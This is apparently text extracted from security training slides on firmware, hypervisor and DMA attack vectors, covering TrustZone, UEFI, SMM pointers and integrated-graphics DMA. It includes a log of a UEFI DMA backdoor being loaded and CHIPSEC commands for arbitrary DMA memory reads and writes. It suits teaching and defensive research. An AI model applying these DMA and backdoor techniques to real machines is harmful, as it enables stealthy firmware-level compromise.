
```

TTBR0_EL2
Stage 1
Translation table


Firmware and Hypervisor Attack Vectors



Run-time Attack Vectors in X86



Attack Vectors in modern ARMv8 SoC




Additional reading: awesome work on exploiting TrustZone by Gal Beniamini of P0 [\[1\]](#), [\[2\]](#), [\[3\]](#), [\[4\]](#)

DMA attack

- Injects UEFI DXE driver into the target system using preboot DMA attack by d_olex [1]
- If memory protection (IOMMU) not set attacker may read/write arbitrary memory (including UEFI boot service table)
- DMA also can be runtime attacks, using for example PCILeech to compromise OS (for example though run-time UEFI service table by Alex Ionescu [2])

```
DmaBackdoorSimple.c (220) : *****  
DmaBackdoorSimple.c (221) :  
DmaBackdoorSimple.c (222) :   UEFI backdoor loaded  
DmaBackdoorSimple.c (223) :  
DmaBackdoorSimple.c (224) : *****  
DmaBackdoorSimple.c (227) : Image address is 0x10000  
DmaBackdoorSimple.c (241) : Resident code base address is 0xd6119000  
DmaBackdoorSimple.c (148) : BackdoorEntryResident 0  
-
```

Integrated Graphics DMA: Overview



Using `igd` command for DMA access

```
# chipsec_util.py igd
```

```
[CHIPSEC] Executing command 'igd' with args []
```

```
>>> chipsec_util igd
```

```
>>> chipsec_util igd dmaread <address> [width] [file_name]
```


```
>>> chipsec_util igd dmawrite <address> <width> <value|file_name>
```

- Cannot access low 1MB legacy address space: 0x0 – 0xFFFFF
- Can access Graphics Stolen data memory
- Separate graphics VTd engine (controlled by GFXVTBAR)

References:

[Intel Graphics for Linux – Hardware Specification – PRMs](#)

DMA Attacks




[Broadpwn2](#)

[Over The Air: Exploiting Broadcom's Wi-Fi Stack \(Part 2\)](#)


Pointer vulnerabilities

Exploiting SMM pointers...



